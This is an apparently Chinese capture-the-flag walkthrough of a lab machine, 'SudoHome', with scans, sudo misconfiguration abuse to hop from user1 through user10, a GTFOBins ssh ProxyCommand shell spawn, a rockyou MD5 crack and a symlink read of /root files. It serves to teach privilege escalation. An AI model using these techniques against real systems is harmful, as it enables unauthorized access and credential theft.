
靶机IP：10.120.20.184

攻击机IP：10.120.18.149

端口扫描

发现SSH服务、SMTP服务和WEB应用服务

```
nmap -p- -A 10.120.20.184
```




WEB目录扫描

只发现了一个index.html

```
gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.120.20.184/ -x php,html,txt -e
```

WEB渗透测试

访问index.php是空白页面，查看源代码，告诉我们尝试一下SSH服务，结合之前的目录扫描只能去试SSH服务了



SSH服务测试

直接爆出user1账户和密码了

```
ssh root@10.120.20.184
```

内网渗透测试

信息收集1

连接user1，并查看当前用户权限和home目录下文件

```
ssh user1@10.120.20.184
```

```
┌──(root㉿Xudde)-[~]
└─# ssh user1@10.120.20.184
user1:0woA8Sr7I83R0ZwmnTcH
user1@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 23 10:40:47 2025 from 10.120.18.149
user1@SudoHome:~$ sudo -l
Matching Defaults entries for user1 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user1 may run the following commands on SudoHome:
    (user2) NOPASSWD: /usr/bin/du
user1@SudoHome:~$ ls -al /home/
total 48
drwxr-xr-x 12 root   root   4096 Nov 16 08:35 .
drwxr-xr-x 18 root   root   4096 Mar 18  2025 ..
drwxr-xr-x  3 user1  user1  4096 Nov 23 10:45 user1
drwxr-xr-x  2 user10 user10 4096 Nov 16 08:47 user10
drwxr-xr-x  2 user2  user2  4096 Nov 16 08:35 user2
drwxr-xr-x  2 user3  user3  4096 Nov 16 08:35 user3
drwxr-xr-x  2 user4  user4  4096 Nov 16 08:35 user4
drwxr-xr-x  2 user5  user5  4096 Nov 16 08:35 user5
drwxr-xr-x  2 user6  user6  4096 Nov 16 08:35 user6
drwxr-xr-x  2 user7  user7  4096 Nov 16 08:35 user7
drwxr-xr-x  2 user8  user8  4096 Nov 16 08:35 user8
drwxr-xr-x  2 user9  user9  4096 Nov 16 08:35 user9
user1@SudoHome:~$
```

信息收集2

发现10个用户，查看账户确认一下用户存活，结果都存活

```
cat /etc/passwd
```

```
user1@SudoHome:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
postfix:x:106:113::/var/spool/postfix:/usr/sbin/nologin
user1:x:1000:1000::/home/user1:/bin/bash
user2:x:1001:1001::/home/user2:/bin/bash
user3:x:1002:1002::/home/user3:/bin/bash
user4:x:1003:1003::/home/user4:/bin/bash
user5:x:1004:1004::/home/user5:/bin/bash
user6:x:1005:1005::/home/user6:/bin/bash
user7:x:1006:1006::/home/user7:/bin/bash
user8:x:1007:1007::/home/user8:/bin/bash
user9:x:1008:1008::/home/user9:/bin/bash
user10:x:1009:1009::/home/user10:/bin/bash
user1@SudoHome:~$
```

信息收集3

确认每个用户目录下都存在密码

```
ls -al /home/user*/
```

```
user1@SudoHome:~$ ls -la /home/user*/
/home/user1/:
total 36
drwxr-xr-x  2 user1 user1 4096 Nov 23 23:23 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user1 user1    0 Nov 23 10:45 2
-rw-------  1 user1 user1 9222 Nov 23 10:57 .bash_history
-rw-r--r--  1 user1 user1  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user1 user1 3526 Apr 18  2019 .bashrc
-rw-------  1 user1 user1   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user1 user1  807 Apr 18  2019 .profile

/home/user10/:
total 32
drwxr-xr-x  2 user10 user10 4096 Nov 16 08:47 .
drwxr-xr-x 12 root   root   4096 Nov 16 08:35 ..
-rw-------  1 user10 user10   26 Nov 16 08:48 .bash_history
-rw-r--r--  1 user10 user10  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user10 user10 3526 Apr 18  2019 .bashrc
-rw-------  1 root   root     13 Nov 16 08:47 .important
-rw-------  1 user10 user10   13 Nov 16 08:35 password.txt
-rw-r--r--  1 user10 user10  807 Apr 18  2019 .profile

/home/user2/:
total 24
drwxr-xr-x  2 user2 user2 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user2 user2  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user2 user2 3526 Apr 18  2019 .bashrc
-rw-------  1 user2 user2   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user2 user2  807 Apr 18  2019 .profile

/home/user3/:
total 24
drwxr-xr-x  2 user3 user3 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user3 user3  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user3 user3 3526 Apr 18  2019 .bashrc
-rw-------  1 user3 user3   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user3 user3  807 Apr 18  2019 .profile

```

```
/home/user4/:
total 24
drwxr-xr-x  2 user4 user4 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user4 user4  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user4 user4 3526 Apr 18  2019 .bashrc
-rw-------  1 user4 user4   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user4 user4  807 Apr 18  2019 .profile

/home/user5/:
total 24
drwxr-xr-x  2 user5 user5 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user5 user5  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user5 user5 3526 Apr 18  2019 .bashrc
-rw-------  1 user5 user5   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user5 user5  807 Apr 18  2019 .profile

/home/user6/:
total 24
drwxr-xr-x  2 user6 user6 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user6 user6  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user6 user6 3526 Apr 18  2019 .bashrc
-rw-------  1 user6 user6   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user6 user6  807 Apr 18  2019 .profile

/home/user7/:
total 24
drwxr-xr-x  2 user7 user7 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user7 user7  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user7 user7 3526 Apr 18  2019 .bashrc
-rw-------  1 user7 user7   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user7 user7  807 Apr 18  2019 .profile

/home/user8/:
total 24
drwxr-xr-x  2 user8 user8 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user8 user8  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user8 user8 3526 Apr 18  2019 .bashrc
```

```
-rw-------  1 user8 user8   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user8 user8  807 Apr 18  2019 .profile

/home/user9/:
total 24
drwxr-xr-x  2 user9 user9 4096 Nov 16 08:35 .
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 ..
-rw-r--r--  1 user9 user9  220 Apr 18  2019 .bash_logout
-rw-r--r--  1 user9 user9 3526 Apr 18  2019 .bashrc
-rw-------  1 user9 user9   21 Nov 16 08:35 password.txt
-rw-r--r--  1 user9 user9  807 Apr 18  2019 .profile
```

信息收集4

只有inde.html

```
ls -al /var/www/html/
```

内网提权

横向越权1

user1->user2

结合sudo -l 的信息，使用user2的/usr/bin/du特权，du --help查看帮助手册，发现可以报错查看文件内容，成功拿到user2密码

```
sudo -u user2 /usr/bin/du --files0-from=/home/user2/password.txt
```

登录user2用户，并查看权限

```
ssh user2@10.120.20.184
```

```
┌──(root㉿Xudde)-[~]
└─# ssh user2@10.120.20.184
user1:0woA8Sr7I83R0ZwmnTcH
user2@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user2@SudoHome:~$ sudo -l
Matching Defaults entries for user2 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user2 may run the following commands on SudoHome:
    (user3) NOPASSWD: /usr/bin/file
```

横向越权2

user2->user3

结合sudo -l 信息，使用user3的/usr/bin/file特权，file --help查看帮助手册，尝试使用并读取user3密码

```
sudo -u user3 /usr/bin/file -f /home/user3/password.txt
```

```
user2@SudoHome:~$ sudo -u user3 /usr/bin/file -f /home/user3/password.txt
TFqxDyfGO69DP1lyjt0f: cannot open `TFqxDyfGO69DP1lyjt0f' (No such file or directory)
user2@SudoHome:~$
```

登录user3用户，并查看权限

```
ssh user3@10.120.20.184
```


```
┌──(root㉿Xudde)-[~]
└─# ssh user3@10.120.20.184
user1:0woA8Sr7I83R0ZwmnTcH
user3@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user3@SudoHome:~$ sudo -l
Matching Defaults entries for user3 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user3 may run the following commands on SudoHome:
    (user4) NOPASSWD: /usr/bin/mc
user3@SudoHome:~$
```

横向越权3

user3->user4

结合sudo -l 信息，使用user4的/usr/bin/mc特权，mc是一个Linux的图形化管理文件工具，尝试使用并读取user4密码

```
sudo -u user4 /usr/bin/mc
```



使用命令切换到user4的home目录下，点击password.txt文件并左下角第3个View文件

登录user4用户，并查看权限

```
ssh user4@10.120.20.184
```

横向越权4

user4->user5

查看密码文件，然后用SSH服务连接发现密码是错误的

```
sudo -u user5 /usr/bin/ssh -F /home/user5/password.txt 127.0.0.1
```

那就提权拿shell

```
https://gtfobins.github.io/gtfobins/ssh/
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
sudo -u user5 /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

横向越权5

user5->user6

查看权限，结合sudo -l 信息，user5拥有user6的/usr/bin/rev特权，查看user6密码文件内容


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo rev $LFILE | rev
```

```
sudo -u user6 /usr/bin/rev /home/user6/password.txt | rev
```

登录user6账户，并查看权限



横向越权6

user6->user7

结合权限信息有user7的复制权限，可以将user7账户的密码文件内容复制，到我们在/tmp目录下创建的文件中

```
touch /tmp/password.txt
chmod 777 /tmp/password.txt
sudo -u user7 /usr/bin/cp /home/user7/password.txt /tmp/password.txt
cat /tmp/password.txt
```

登录并查看权限

```
ssh user7@10.120.20.184
```


横向越权7

user7->user8

结合sudo -l 信息，拥有user8的/usr/bin/mail特权，帮助手册拿到密码

登录账户，查看权限

```
ssh user8@10.120.20.184
```




横向越权8

user8->user9

结合sudo -l 信息，拥有user9的/usr/bin/wfuzz特权，把/home/user9/password.txt当作字典使用，回显出user9的密码

登录账户，查看权限

```
ssh user9@10.120.20.184
```




横向越权9

user9->user10

结合sudo -l 信息，拥有user10的/usr/bin/md5sum特权，/usr/bin/md6sum --help查看操作手册，以MD5的格式输出文本内容，输出文本中内容会包含换行符，用du命令看发现有13个字节

```
sudo -u user10 /usr/bin/md5sum -z /home/user10/password.txt
du /home/user10/password.txt
```



应该不像之前的账户密码一样有20个字节，用du命令看会显示出是21个字节，所以应该爆破12个字节的密码

爆破md5值

截取rockyou.txt字典里等于12个字节的值重定向到pass.txt文件中，并编辑脚本破解

```
┌──(root㉿Xudde)-[~]
└─# cat /usr/share/wordlists/rockyou.txt|awk 'length($0)==12' > pass.txt
┌──(root㉿Xudde)-[~]
└─# vim md5kill
```

运行脚本

```
┌──(root㉿Xudde)-[~]
└─# chmod +x md5kill
┌──(root㉿Xudde)-[~]
└─# ./md5kill
65e31d336be184593812c18533fa4fa2  -
user10:morrinsville
```

登录账户，并查看权限

横向越权10

user10->root

利用短链接将/root/user.txt和/root/root.txt依次写入.important文件并读取删除

```
rm .important
ln -s /root/user.txt .important
sudo /usr/bin/cat /home/user10/.important
rm .important
ln -s /root/root.txt .important
sudo /usr/bin/cat /home/user10/.important
```